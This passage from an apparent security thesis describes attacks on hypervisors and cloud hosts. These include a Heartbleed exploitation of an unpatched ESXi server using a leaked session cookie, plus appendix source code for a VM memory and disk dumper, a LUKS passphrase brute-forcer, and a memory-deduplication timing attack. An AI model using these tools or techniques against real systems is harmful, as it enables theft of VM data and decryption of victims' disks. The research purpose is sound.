> *In earlier Docker Engine releases (pre-Docker Engine 0.12) we dropped a specific list of kernel capabilities, (a list which did not include this capability), and all other kernel capabilities were available to Docker containers. In Docker Engine 0.12 (and continuing in Docker Engine 1.0) we drop all kernel capabilities by default. Essentially, this changes our use of kernel capabilities from a blacklist to a whitelist [44].*

So in essence Docker had implemented a blacklist of commands not allowed to run inside the containers, and had simply overlooked some of the many commands available in the Linux Kernel. A small mistake with large consequences, letting an attacker steal information and maybe take control over the host. The problem was fixed by simply changing from a blacklist to a whitelist as mentioned above, where only the commands explicitly allowed may be run inside the container. Another part of the statement comes with some important information regarding the

current state of Docker containers.

> *Please remember, however, that at this time we do not claim that Docker Engine out-of-the-box is suitable for containing untrusted programs with root privileges. If you use Docker Engine in such a scenario, you may be affected by a variety of well-known kernel security issues [44].*

Since then, Docker containers have come a long way and now have better security features and tools to evaluate the security of containers. After the release of Docker v.1.0.0, Docker has been considered safe for running programs with root privileges. On their website, Docker comes with a few recommendations regarding how to a run Docker container to maximize security. They recommend running the Docker engine together with AppArmor or SELinux to provide even better containment. They also recommend that users map groups of mutually trusted containers to separate machines, and run untrusted applications on separate VMs or hardware. Finally, do not run untrusted applications with root privileges inside a container.

4.2 External attacks

An external attack is an attack originating from outside a system's network. External attacks are more common than the internal attacks and are usually much easier to both detect and mitigate through standard means. Most security tools today are designed to identify and prevent external attacks. Firewalls, IDSs anti-virus, and the likes are usually the first line of security in a system. When it comes to hypervisors, the external attack scenario is generally identical to other servers. On a type one, or a bare-metal hypervisor, the attack surface is often much smaller than on an ordinary server since its only runs the service needed to run VMs and nothing else. However, a hypervisor is not immune to external attacks and in the next section we will look at an external attack scenario that one would think a hypervisor should not be vulnerable to.

4.2.1 Heartbleed

In 2014, a new bug in one of the most important security softwares was discovered simultaneously by a security team at Google and a Finnish security research group named Codenomicon. It was first reported on April 1st. 2014, and disclosed to the Internet April 7th of the same year [49].

Figure 4.2: Heartbleed, the first vulnerability with its own logo.

The bug was in OpenSSL, one of the most used SSL/TLS implementations on the Internet. OpenSSL is an open-source implementation of SSL/TLS, which is a collection of cryptographic protocols to provide secure and private connections between two computers. The Heartbleed Bug, also known as CVE-2014-0160, was a serious bug that let an attacker read up to 64 Kb of memory on the vulnerable server. The attack can also be repeated as many times as needed, to allow the attacker to read more if not all of the servers memory. The Heartbleed Bug is a coding error in the implementation of a TLS/SSL protocol called heartbeat [50]. Heartbeat is a part of TLS keep-alive functionality but without the need to renegotiate. In other words, it checks if the other part is still up and connectible. The reason for keeping the connection instead of creating a new one is because of the overhead of negotiating a new key for every HTTPS connection. The actual bug in the software is a rather small piece of code, only three lines, that is used a few times in the SSL library as shown in Listing 4.1.

Listing 4.1: The Heartbleed Bug's vulnerable code[49].

```
hbtype = *p++;
n2s(p, payload);
pl = p;
```

The bug was easily fixed by a simple bounds-checking on the incoming payload to verify that it was not bigger than the actual data available. A minor bug, that had serious security implications all around the globe.The solution to the bug is easy to implement, and can be seen in Listing 4.2.

Listing 4.2: The corrected code in SSL where the bug has been fixed [49].

```
if (1 + 2 + 16 > s->s3->rrec.length)
    return 0; /* silently discard */
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec. 4 */
pl = p;
```

To exploit the Heartbleed vulnerability, all that was needed was to make a connection to the server over HTTPS with a TCP-packet asking for a larger response than expected on port 443, and save the response containing 64 Kb of the server's memory. A simplified explanation can be seen in Figure 4.3. An attacker can resend the TCP-packet with a different size, get a new chunk of 64 Kb of memory. By sending a new packet multiple times, the attacker can get access to all data stored in memory that can include emails, password, cryptographic keys or other confidential data.




Figure 4.3: A simplified explanation of the Heartbleed Bug. Image from Wikipedia [51]

.

4.2.2 Exploiting Heartbleed on VMWares ESXI

In this attack we used the Dell Poweredge server with ESXI, the details can be found in Table 3.1. We did not expect our server to be vulnerable to the Heartbleed Bug since we used a clean ISO image that was download over six months after the vulnerability was publicly disclosed. We started by using a penetration testing software called Metasploit to check if the server was vulnerable. We were expecting it to return negative, and that we would need to go back to an older version of ESXI to exploit the bug. Curiously, it turned out that our version was vulnerable as we needed to manually install a patch after a clean install of the OS to prevent ESXI from being vulnerable. We thought that VMWare would have incorporated this fix into the main ISO image on their webpage.

After finding that the main ISO image on VMWare's webpages was vulnerable, we decided to see if there were other vulnerable servers in the wild. Of the 150 servers we found running VMWare ESXI V 5.5.*, almost 25 percent of them were running on an unpatched version of ESXI, still vulnerable to the Heartbleed Bug. After seeing that there were still many vulnerable servers out there, we decided to see how much damage it is possible to cause by exploiting the Heartbleed Bug on a type one hypervisor out of the box. The first check over the local network can be seen in Listing 4.3.

Listing 4.3: Looking for vulnerable machines on the network.

```
msf auxiliary(openssl_heartbleed) > check
[*] 192.168.2.100:443 - The target appears to be vulnerable.
[*] Checked 1 of 2 hosts (50% complete)
[*] 192.168.2.103:443 - The target is not exploitable.
[*] Checked 1 of 2 hosts (100% complete)
```

As can be seen from the output, 192.168.2.100:443 appears to be vulnerable. We then ran the actual exploit multiple times and saved the output to a file. Going through the output, we quickly found something that looked like information that should not be available to us. We found a multitude of random data, but the first thing that stood out was a soap-session cookie together with other random data as shown in Listing 4.4.

Listing 4.4: Interesting data returned from the vulnerable server. A soap session cookie is marked in red.

```
Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

DNT: 1

Cookie:  vmware_soap_session= "527d6dc5-8e40-b86c-9cbb-e1ef0c4372a9"
   Authorization:  Basic cm9vdDpHb2Zhc3RlcjEx
   Connection:  keep-alive

HA

..'+......w.@....SC[...r....+..H...9...

....w.3....f...

...!.9.8.........5.............

.........3.2.....E.D...../...A.................................I.........

...........

.....................................0.9,*//*;q=0.8
```

After importing the cookie we found into a web browser, we could log in to the ESXI-host through a webinterface on the server. Through the webinterface, we could download all the data stored in the available data store for the hypervisor, including whole VMs, ISO image and keys used to set up these VMs. We also found another service letting us download all the log files from the hypervisor. When going through the logs downloaded, we found useful information, including command history, all hardware information, usernames, the names of all files on the system, DNS-servers in use, and lots of other information that could be utilized in a privilege escalation attack.

4.2.3 How Heartbleed relates to virtualization

The Heartbleed Bug is not a vulnerability specifically aimed at virtualization, and can be used to attack both virtual environments and ordinary servers alike. The reason for discussing the Heartbleed Bug in this thesis is to illustrate that even if a hypervisor has a much smaller attack surface than a server with a full operating system, it can still contain vulnerabilities that an attacker can use to either bring a server down, or break into it and steal data.

If the system administrators fail to keep their systems up to date, a disaster can be right

around the corner. Moreover, here lies one of the faults in virtualization. Keeping a hypervisor up to date, will sometimes require a full reboot of the hypervisor. A full reboot means that all the VMs on the hypervisor must either migrate to another hypervisor while rebooting or shut down. A small or medium business might not have the funds to have multiple hypervisors running just for migration-purposes, and a 30-minute shutdown of all critical systems might even cost millions. So even if virtualization can help keep VMs up to date at all times, both with and without rolling updates, a virtual environment can still end up in a situation where updates can cause troubles.

4.3 Summary

In this chapter we examined two ways of attacking a hypervisor, where the first attack originated from within one of the guests on the host machine, while the second attack vector came from outside the system using a more common attack scenario. The internal attack was illustrated by a guest to host escape where the software developers forgot to blacklist a command, allowing a guest to access and read all the files on a host. This attack did not grant code execution on the host, but could read files with sensitive information like the shadow file and SSH keys. By reading sensitive files, it could potentially allow an attacker to directly attack and control the host machine. The attack has since been patched, but it illustrates quite nicely how hard it is for the developers of virtualization software to keep up security in its software. Even a slight oversight can in worst case lead to a guest escaping from its virtual boundaries.

Finally, we showed that even if the host machine usually has a very small attack surface, it may be susceptible to common attacks, and needs to be patched and updated just like common OSs. We demonstrated the issue by showing how the ESXI hypervisor was vulnerable by default to the Heartbleed Bug[1], and how we used the Heartbleed Bug to download all the guests available to the host and found a myriad of information about the system that could be used in a privilege escalation attack.

[1] Starting with ESXI 5.5 Update 2, released 09-09-2014, ESXI is no longer vulnerable by default.

"Reasoning draws a conclusion, but does not make the conclusion certain, unless the mind discovers it by the path of experience."

– Roger Bacon

5

Summary and possible further Work

5.1 Summary

In this thesis, we have discussed the security aspects of two related and very popular technologies, namely cloud computing and virtualization. To further illustrate how these vulnerabilities can be exploited, we introduced proof of concepts of the more severe attack scenarios. We did not intend to write a complete guide to all vulnerabilities that exist in virtual environments and cloud computing, but rather show some examples of the types of vulnerabilities that need to be considered when adopting these technologies. We made an effort to show how and why these vulnerabilities exist, and how they might be exploited. In Chapter three, we examined the security of the guest machines, and how an attacker can steal information and fingerprint VMs that exist on the same hardware. We then investigated how images and snapshots could be used to infect

new VMs with malware. Finally, in Chapter three we illustrated how a cloud vendor is in control of the hardware, and how the vendor can use information from the hardware to crack encryption and steal data.

In Chapter four we considered some of the weaknesses that might be exploited on a host machine. We started the chapter by examining an internal attack coming from a guest machine. The attack exploited that an oversight was introduced in what commands are allowed to run inside the guest, to break out of its isolation and steal data from the host. This attack could potentially be used to take over the host and thereby to steal data from all guests residing on the host machine. Finally, we illustrated how a more traditional attack can be utilized to attack a host machine by using the Heartbleed bug to steal login information. The attack allowed an attacker being able to download a copy of all the guest machines. This attack was not unique to a virtual environment, but was included to illustrate that attacks against non-virtual applications can affect a specialized system like a hypervisor or a container service.

5.2 Discussion

Adopting a cloud computing solution or a virtual system will lead to new security challenges. Security will always be a cat and mouse game between attackers and the providers of technology. However, by being aware of the caveats and knowing about the problems that exist, it is possible to limit the likelihood that more or less inherent weaknesses in the technologies become intolerable problems. We have introduced proof of concepts to help illustrate how the weaknesses discussed can become a problem, and how they can be exploited. Many, if not all the scenarios described in this thesis will eventually be resolved and become unusable in a real virtual environment, and new methods of compromising both a host machine and its guests will be discovered. There are many vulnerabilities which may materialize and we never intended this thesis to be a full guide to all problems that can occur in virtual environments and cloud computing. Our primary focus has been to show the main areas where the security might fall short, and significant problems that may need special consideration.

We have shown that using a public cloud provider demands a level of trust that can be hard to achieve since the customer is not in control over the physical hardware, nor who the hardware is

shared with. The use of shared hardware in virtualization can be a problem, even if the VMs are isolated, as we discussed in Chapter three. Utilizing a timing attack, we managed to accurately fingerprint the VMs using the shared hardware. The information we gathered by using a timing attack can be used to set up a more sophisticated attack against the users of a public cloud. Recently, both VMWare and KVM turned off same page merging by default. Even so, we believe that because of the performance gained by turning on the memory merging service the problem will persist on many public clouds.

Using prebuilt images and snapshots can be problematic as it is hard to verify that the images are clean of malware or has not been altered in any way. It might be a malware infection in a golden snapshot or hidden code in the images provided to set up new VMs in a public cloud. The risk of malware in a golden snapshot can be reduced by using good anti-virus software, IDS/IPS, and firewalls. However, a backdoor in an image made by a public cloud provider can be hard, if not impossible, to detect. Cloud providers can hide a backdoor deep inside the OS, and they can circumvent firewalls and packet inspection by communicating through other means than a network connection. An alternative communication channel could for example use information put in memory and have a VM on the same hardware read it directly through the hardware.

In Section 3.4 we discussed how a public cloud provider can use information from the physical hardware to break encryption on the VMs it hosts. As long as the physical hardware is controlled by a third party, it should be considered untrusted and should not be allowed to handle sensitive information. There is a solution to the problem of doing computations on untrusted hardware called Homomorphic encryption that has great potential. Homomorphic encryption allows computations to be done on encrypted data, without decrypting it. Unfortunately, homomorphic encryption is too slow to be used on real data today [52].

Trusting a third party cloud provider can be hard, especially after the Snowden revelations showing that NSA through legislation or by other means can get access to customers' private data. To reduce the need to trust a public cloud provider, it is possible to use hybrid cloud where sensitive data never leave the premises, but non-sensitive data can be processed in the public cloud. Using a hybrid cloud this way might render some of the benefits of a public cloud unavailable since sensitive data would not be allowed to leave the company's network. A hybrid cloud will provide a higher level of security while still allowing many of the advantages of a public

cloud, assuming security is implemented correctly.

In Chapter four we examined the security of the host machine. The first scenario showed an internal attack coming from a container where the developers did not blacklist a set of commands, leading to a guest to host escape. The next section discussed showed that even a lean type one hypervisor can contain a common exploitable bug. Both of these scenarios were caused by developers implementing some sort of error in their code that lead to exploitable vulnerabilities. The scenarios illustrate the importance of developers focusing on security and operators keeping the software updated at all times. It is also important to keep the host out of reach of external attacks by only allowing them to communicate inside of the local network, using VLAN, firewalls, and IDS/IPS to make sure only trusted sources can reach the hosts. By using VLAN it is also possible to let the VMs reach outside of the local network while keeping the host reachable on the local network only [53].

To conclude this thesis, adopting virtualization in an organization can help enhance the overall security, provided best practices are followed, and security is taken seriously. Using a public cloud can be a good idea, as it gives great benefits in a lot of areas. But when using a public cloud, special consideration needs to be taken care of when it comes to security. Handling sensitive information should never be done in a public cloud, but kept within the network of the organization.

5.3 Recommendations for further work

The attacks described in this thesis, with the exception the Docker vulnerability, could probably be converted to exploit other virtualization technologies, like Citrix XEN and Windows Hyper-V. Exploring how the different technologies stack up against each other would be intriguing.

It would also be interesting to see if it is possible to fine-tune the memory deduplication attack discussed in Section 3.2.3 to find even more fine-grained information in memory. Another interesting aspect could be to extend the deduplication attack to create a communications channel in hardware between two or more VMs circumventing the network entirely. Using a memory communications channel could probably be achieved by someone in control of the hardware, like a public cloud provider. The communications channel could be utilized by an

image with a backdoor to communicate with the hypervisor without the customer knowing.

A

Appendix-A - Source-Code

A.1 LUKS-Brute-forcer

A.1.1 VM-info-stealer.py

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
#Works in Ubuntu 14.10 and 15.04

import argparse
import os

def getPartition(args):
```

```
    """find the correct partion by finding the largest Linux-partition"""
    img = args.d
    #p = s.call(["fdisk", "-l", img],stdout=s.PIPE, shell=True)
    f = os.popen ("fdisk -l "+img+".img")
    partitions = []
    for i in f.readlines():
        if '*' in i:
            i = i.replace("*","")
        if img in i and len(i.split()) == 7 and "Linux" in i:
            partitions.append(i.split())

    sizes = []
    for l in partitions:
        size = l[4]
        if "G" in size:
            size = size[:0-1]
            sizes.append(float(size.replace(",",""))*1000)

        if "M" in size:
            size = size[:0-1]
            sizes.append(float(size))
    return partitions[sizes.index(max(sizes))][0][-1]
    #return "5"


def Copy_Header(args,partition):
    print ("mounting image.")
    args.d = "Bob"
    os.popen ("sudo kpartx -a -v " + args.d+".img")
    print ("copying header to "+ args.d+ ".header")
    os.popen ("sudo cryptsetup luksHeaderBackup /dev/mapper/loop2p"+partition +"
        --header-backup-file " + args.d+".header")
```

```
def main(args):

    print ("Dumping memory from VM.")
    os.popen ("virsh dump " + args.d + " " + args.M + ".mem --live --memory-only")
    print ("Finnished umping memory from VM.")
    print ("Removing garbage from memoryfile.")
    os.popen ("cat " +args.M +"| strings | perl -ne 'if (!defined $x{$_}) { print
        $_; $x{$_} = 1; }' > " + args.M)
    print ("Finnished removing garbage from memoryfile.")
    print ("Copying the VMs' harddrive.")
    os.popen ("qemu-img convert -O raw " + args.DL + " "+ args.d + ".raw")
    print ("Finnished copying the VMs' harddrive.")
    partition = getPartition(args)
    Copy_Header(args,partition)
    print("")
    print ("Finnished. Encrypted header backed up to "+ args.d+".header, optimized
        memorydump can be found at " + args.M +".mem and the copied harddrive is
        saved as "+ args.DO +".raw.")
    return 0

if __name__ == '__main__':

    parser = argparse.ArgumentParser(description='Dumps Memory and disk for VM,
        and set it up \
    to be cracked')
    parser.add_argument('-d', required=True, help='Domain of memory to be dumped')
    parser.add_argument('-M', required=True,help='File to dump memory to')
    parser.add_argument('-DL', required=True,help='Drive location')
    parser.add_argument('-DO', required=True,help='Drive outputfile, extension
        will be added automatically')
```

```
    args = parser.parse_args()
    main(args)
```

VM-info-stealer output

```
./dumper.py -d ubuntuprecise -M memory -DL
    /var/lib/libvirt/images/ubuntuprecise-clone.qcow2 -DO ubuntuDrive
Dumping memory from VM.
Finnished umping memory from VM.
Removing garbage from memoryfile.
Finnished removing garbage from memoryfile.
Copying the VMs harddrive.
Finnished copying the VMs harddrive.

Finnished. Encrypted header backed up to ubuntuprecise.header, optimized
    memorydump can be found at memory and the copied harddrive is saved as
    ubuntuDrive.raw.
```

A.1.2 Brute-Forcer.py

```
#!/usr/bin/python
#Works in Ubuntu 14.10 and 15.04



import subprocess
import sys
from multiprocessing import Process, Manager
import time
from progressbar import AnimatedMarker, Bar, BouncingBar, Counter, ETA,
    FileTransferSpeed, FormatLabel, Percentage, \
    ProgressBar, ReverseBar, RotatingMarker, \
```

```
    SimpleProgress, Timer
import os

def passw(passwd,return_list,headerfile):
    try:
        luks_file = headerfile
        FNULL = open(os.devnull, 'w')
        #print 'Trying %s...' % repr(passwd)
        r = subprocess.Popen('echo %s | cryptsetup luksOpen --test-passphrase %s '
            % (passwd, luks_file),
                    shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,)
        out, err = r.communicate()
        if len(err) == 0:
            return_list[0]="true"
            return_list[1]=repr(passwd)
        return
    except:
        sys.exit(1)



def main(headerfile,uni):
    uni = open(uni,"r")
    headerfile = headerfile
    words = []

    chars = set('\\ \'\"><\;|$,\`[](){}_*\t=:& #')
    jobs=[]

    manager = Manager()
    return_list = manager.list(range(2))
    print uni
```

```
for lines in uni:
    lines = lines.strip()
    if any((c in chars) for c in lines):
        continue
    if len(lines)< 20 and len(lines)> 6 :
        words.append(lines)
print "trying ",len(words), "potential passwords"
words.reverse()
nowtime =time.time()
widgets = ['Cracking LUKS-header: ', Percentage(), ' ',
    Bar(marker=RotatingMarker()), ' ']
pbar = ProgressBar(widgets=widgets, maxval=len(words)).start()
for i,passwd in enumerate(words):
    pbar.update(i+1)
    passwd = passwd.strip()
    if any((c in chars) for c in passwd):
        continue
    else:
        t =  Process(target=passw, args = (passwd,return_list,headerfile,))
        t.daemon = True
        jobs.append(t)
        t.start()
        time.sleep(.1)
    if len(jobs) >= 10:
        for j in jobs:
            j.join()
            jobs=[]
    if "true" in return_list:
        i = len(words)
        pbar.update(i)
        break
    #if i%10000 ==0 and i> 2:
```

```
        #   print (time.time() - nowtime , " " , i)
    if "true" not in return_list:
        print "No password found"
    pbar.finish()

    print "time used: ", (time.time() - nowtime) / 60,"Min"
    if "true" not in return_list:
        print "No password found"
    else:
        print "password is ",return_list[1]
    return 0

if __name__ == '__main__':
    if len(sys.argv) < 2:
        sys.stderr.write("Need a headerfile \n")
        sys.exit(1)
    headerfile = sys.argv[1]
    if len(sys.argv) < 3:
        sys.stderr.write("Need a file containing potential passwords \n")
        sys.exit(1)
    uni = sys.argv[2]
    try:
        main(headerfile,uni)
    except KeyboardInterrupt:
        print "############ got controll + c, exiting ############"
        sys.exit(1)
```

LUKS-Brute-forcer output

```
##Working
 ./dec3.py headerfile uniq3
trying 111376 potential passwords
Cracking LUKS-header: 24% |||||||||||||||||                                    |


 ##Successful:
 ./dec3.py headerfile uniq3
trying 111376 potential passwords
Cracking LUKS-header: 100%
    ||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||
time used: 124.16845 Min
password is 'thisisthepassword'
```

A.2 Heartbleed-stats

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
#
#
#  Copyright 2015 raymond <raymond@aarseth.me>
#
#  This program is free software; you can redistribute it and/or modify
#  it under the terms of the GNU General Public License as published by
#  the Free Software Foundation; either version 2 of the License, or
#  (at your option) any later version.
#
#  This program is distributed in the hope that it will be useful,
#  but WITHOUT ANY WARRANTY; without even the implied warranty of
#  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
```

```
#  GNU General Public License for more details.


def main():
    fi = open("output","r")
    vuln =0
    notvuln=0
    for i,line in enumerate(fi):
        if "Checked" not in line:
            l= line.split("-")
            if "vulnerable" in l[1]:
                vuln +=1
            elif "exploitable" in l[1]:
                notvuln +=1
    total = notvuln+vuln
    print "Total =", total
    print "Vulnerable =", vuln, ", or ",float(vuln)/float(total)*100.0, "%"
    print "Not Vulnerable =",notvuln,", or ",float(notvuln)/float(total)*100.0, "%"
    return 0


if __name__ == '__main__':
    main()
```

A.2.1 Heartbleed-stats output

```
Total = 149
Vulnerable = 36 , or 24.1610738255 %
Not vulnearable = 113 , or 75.8389261745 %
```

A.3 Memory-deduplication

A.3.1 pageTiming.c

```
/**
 *
 * Page Timing program.
 *
 * Implementation of concept described originally by Xiao, Xu, Huang and Wang
 * in Security implications of memory deduplication in a virtualized environment
 *
 *
 * Author: Christian Otterstad
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/time.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <unistd.h>
#include <time.h>
#include <getopt.h>
#include <string.h>
#include <fcntl.h>
#include <elf.h>
#include <zlib.h>

#define VERSION "version 0.5"
```

```
#define SPURIOUS_THRESHOLD -500
#define DEFAULT_MAGIC_TEST_TARGET 0x41
#define MMAP_MIN_ADDR 4096
#define DEFAULT_PAGE_SIZE 4096
#define DEFAULT_WORK_SIZE 0
#define DEFAULT_LATENCY 0
#define DEFAULT_ITERATIONS 16
#define WORK_ARRAY_SIZE 512
#define DEFAULT_OUTPUT_FILE "./test.txt"
#define BUFSIZE 512
#define USEC 1000000
#define TIMING_TYPE_USEC 10
#define TIMING_TYPE_RDTSC 11
#define TIMING_TYPE_NSEC 12
#define TAMPER_VALUE 0x90

#define MAX_TIMERS 1024

#define DETECTION_THRESHOLD_USEC 3
#define DETECTION_THRESHOLD_RDTSC 2000
#define DETECTION_THRESHOLD_NSEC 2000

#define TIME_ADJUST_LARGE 10
#define TIME_ADJUST_SMALL 1
#define TIME_MAX 900
#define TIME_MIN 1

#define FAST_SEEK_UP 20
#define FAST_SEEK_DOWN 21
#define SLOW_SEEK_UP 22
#define SLOW_SEEK_DOWN 23
```

```
#define ELF_HEADER "\x7f\x45\x4c\x46"
#define GZ_HEADER_OFFSET -4
#define GZ_HEADER_PART 4
#define GZ_MAGIC 0x8b1f
#define GZ_HEADER_START 2

#define NORMAL "\x1b[0m"
#define RED "\x1b[31m"
#define GREEN "\x1b[32m"
#define BLUE "\x1b[34m"
#define YELLOW "\x1b[33m"
#define MAGENTA "\x1b[35m"
#define CYAN "\x1b[36m"
#define WHITE "\x1b[37m"

#define E_MACHINE 18
#define E_SHOFF 40
#define E_SHENTSIZE 58
#define E_SHNUM 60
#define E_SHSTRNDX 62

#define SH_NAME 0
#define SH_TYPE 4
#define SH_ADDR 16
#define SH_OFFSET 24
#define SH_SIZE 32
#define SH_ENTSIZE 56

struct program_d {
    int latency;
    int work_size;
    int seek_direction;
```

```
    int iterations;
    _Bool detected;
    _Bool test_mode;
    _Bool detection_mode;
    long long int delta1, delta2, final_delta;
    char *output_file;
    FILE *fp;
    int time_increment;
};

void * get_page_from_binary(char *target_program)
{
    int fd;
    char *file_buffer;
    unsigned char header_buffer[GZ_HEADER_PART];
    char *target_page;
    int e_shnum;
    long int e_shoff;
    uint16_t e_shstrndx;
    uint16_t e_shentsize;
    int page_size = getpagesize();
    int uncomp_size;
    uint16_t e_machine;
    Elf64_Shdr sh;
    gzFile gzf;

    printf("[i] Opening file.\n");

    if(!(gzf = gzopen(target_program, "r1"))) {
        perror("gzopen");

        return NULL;
```

```
    }

    if((fd = open(target_program, O_RDONLY)) < 0) {
        perror("open");

        return NULL;
    }

    memset(header_buffer, 0, sizeof(header_buffer));

    if(read(fd, header_buffer, GZ_HEADER_START) < 0) {
        perror("read");

        return NULL;
    }

    if(*((int *) header_buffer) != GZ_MAGIC) {
        printf("[-] Not a gz file. Header is 0x%x\n", *((int *) header_buffer));

        return NULL;
    }

    printf("[+] Appears to be a gzip file. Proceeding.\n");

    if(lseek(fd, GZ_HEADER_OFFSET, SEEK_END) < 0) {
        perror("fseek");

        return NULL;
    }

    if(read(fd, header_buffer, GZ_HEADER_PART) < 0) {
        perror("read");
```

```
        return NULL;
    }

    if((uncomp_size = *((int *) header_buffer)) <= 0) {
        printf("Error: Unknown error related to gz metadata.\n");

        return NULL;
    }

    close(fd);

    printf("[i] Uncompressed size: %d\n", uncomp_size);

    if(!(file_buffer = malloc(uncomp_size))) {
        perror("malloc");

        return NULL;
    }

    printf("[i] Reading data ...\n");

    if(!gzread(gzf, file_buffer, uncomp_size)) {
        perror("gzread");

        return NULL;
    }

    if(posix_memalign((void **) &target_page, page_size, page_size)) {
        printf("[-] Error: Unable to allocate memory!");

        return NULL;
```

```
    }

    if(strncmp(file_buffer, ELF_HEADER, strlen(ELF_HEADER))) {
        printf("[-] Error: Invalid ELF header.\n");

        return NULL;
    }

    e_machine = *((uint16_t *) &file_buffer[E_MACHINE]);
    e_shoff = *((Elf64_Off *) &file_buffer[E_SHOFF]);
    e_shentsize = *((uint16_t *) &file_buffer[E_SHENTSIZE]);
    e_shnum = *((uint16_t *) &file_buffer[E_SHNUM]);
    e_shstrndx = *((uint16_t *) &file_buffer[E_SHSTRNDX]);

    printf("ELF data: e_shoff: %ld\n", e_shoff);
    printf("ELF data: e_shentsize: %d\n", e_shentsize);
    printf("ELF data: e_shstrndx: %d\n", e_shstrndx);

    if(e_machine != EM_X86_64) {
        printf("[-] Invalid architecture (0x%x), only x86-64 is supported.\n",
            e_machine);

        return NULL;
    }
    if(!e_shnum) {
        printf("[-] ELF parse error! e_shum cannot be 0!\n");

        return NULL;
    }

    for(int i = 0; i < e_shnum; i++) {
        unsigned int offset = e_shoff + e_shentsize * i;
```

```
unsigned int machine_code_offset;

sh.sh_name = *((uint32_t *) &file_buffer[offset + SH_NAME]);
sh.sh_type = *((uint32_t *) &file_buffer[offset + SH_TYPE]);
sh.sh_addr = *((Elf64_Addr *) &file_buffer[offset + SH_ADDR]);
sh.sh_offset = *((Elf64_Off *) &file_buffer[offset + SH_OFFSET]);
sh.sh_size = *((uint64_t *) &file_buffer[offset + SH_SIZE]);
sh.sh_entsize = *((uint64_t *) &file_buffer[offset + SH_ENTSIZE]);

unsigned int sh_offset_string_table = e_shoff + e_shentsize * e_shstrndx;
unsigned int offset_first_byte_in_string_table = *((Elf64_Addr *)
    &file_buffer[sh_offset_string_table + SH_OFFSET]);

if(!strcmp(&file_buffer[offset_first_byte_in_string_table + sh.sh_name],
    ".text") && sh.sh_type == SHT_PROGBITS) {
    printf("[+] Got .text section.\n");
    printf("ELF data: sh_addr: 0x%x\n", (int) sh.sh_addr);
    printf("ELF data: sh_offset: 0x%x\n", (int) sh.sh_offset);

    if(sh.sh_offset + page_size >= sh.sh_size) {
        printf("[-] Error: Section is too small to provide a full page of
            data.\n");

        return NULL;
    }

    machine_code_offset = (sh.sh_offset + page_size) & 0xfffff000;

    printf("ELF data: aligned sh_addr: 0x%lx\n", (sh.sh_addr + page_size) &
        0xfffff000);
    printf("ELF data: aligned sh_offset: 0x%x\n", machine_code_offset);
```

```
            for(int j = 0; j < page_size; j++)
                target_page[j] = *((unsigned char *)
                    &file_buffer[machine_code_offset + j]);

            for(int j = 0; j < uncomp_size; j++)
                file_buffer[j] = rand()%256;

            free(file_buffer);

            close(fd);

            return target_page;
        }
    }

    printf("[-] Could not find .text section!\n");

    free(file_buffer);

    close(fd);

    return NULL;
}

int latency_adjust(struct program_d *program_data)
{
    if(!program_data->detection_mode)
        return 0;

    if(program_data->latency < TIME_MAX && program_data->seek_direction ==
        FAST_SEEK_UP) {
        program_data->latency += TIME_ADJUST_LARGE;
```

```
    }
    else if(program_data->latency > TIME_MAX && program_data->seek_direction ==
        FAST_SEEK_UP) {
        program_data->seek_direction = FAST_SEEK_DOWN;
        program_data->latency -= TIME_ADJUST_LARGE;
    }
    else if(program_data->latency < 0) {
        program_data->seek_direction = FAST_SEEK_UP;
        program_data->latency = 1;
    }

    return 0;
}

int do_random_work(int work_size)
{
    int temp_buffer[WORK_ARRAY_SIZE];

    for(int i = 0; i < work_size; i++) {
        for(int j = 0; j < work_size; j++) {
            temp_buffer[i % WORK_ARRAY_SIZE] = i * j;
        }
    }

    return 0;
}

unsigned long long get_usecs(void)
{
    struct timeval tv;
    struct timezone tz;
```

```
    if(gettimeofday(&tv, &tz) < 0) {
        perror("gettimeofday");

        return 0;
    }

    return tv.tv_sec * USEC + tv.tv_usec;
}

unsigned long long get_nsecs(void)
{
    struct timespec tspec;

    if(clock_gettime(CLOCK_REALTIME, &tspec) < 0) {
        perror("clock_gettime");

        return 0;
    }

    return tspec.tv_nsec;
}

unsigned long long int get_timing(int type)
{
    if(type == TIMING_TYPE_USEC)
        return get_usecs();
    else if(type == TIMING_TYPE_NSEC)
        return get_nsecs();
    else {
        printf("Error: Unknown timing type.\n");

        return 0;
```

```
    }
}

unsigned char get_backup_value(unsigned char *address, size_t size)
{
    return address[0];
}

int reset_page(void *target, const void *source, size_t size)
{
    memcpy(target, source, size);

    return 0;
}

int write_page_scramble(void *address, size_t size)
{
    for(int i = 0; i < size; i++)
        *(((unsigned char *) address) + i) = rand() % 256;
}

int write_page_full(void *address, size_t size, int magic_value)
{
    memset(address, magic_value, size);

    return 0;
}

int write_page_once(void *address, int magic)
{
//  *((char *) (long int) address) = rand()%256; // rand() introduces a high cycle
    cost.
```

```
    *((char *) address) = magic;

    return 0;
}

void * allocate_aligned_memory(unsigned int size, unsigned int align)
{
    void *new_memory;

    if(posix_memalign((void **) &new_memory, align, size)) {
        printf("Error: posix_memalign() failed.\n");

        return NULL;
    }

    return new_memory;
}

int print_detection(const struct program_d program_data)
{
    if(program_data.output_file) {
        if(fprintf(program_data.fp, "%lld %lld\n", program_data.delta1,
            program_data.delta2) < 0) {
            perror("fprintf");

            exit(1);
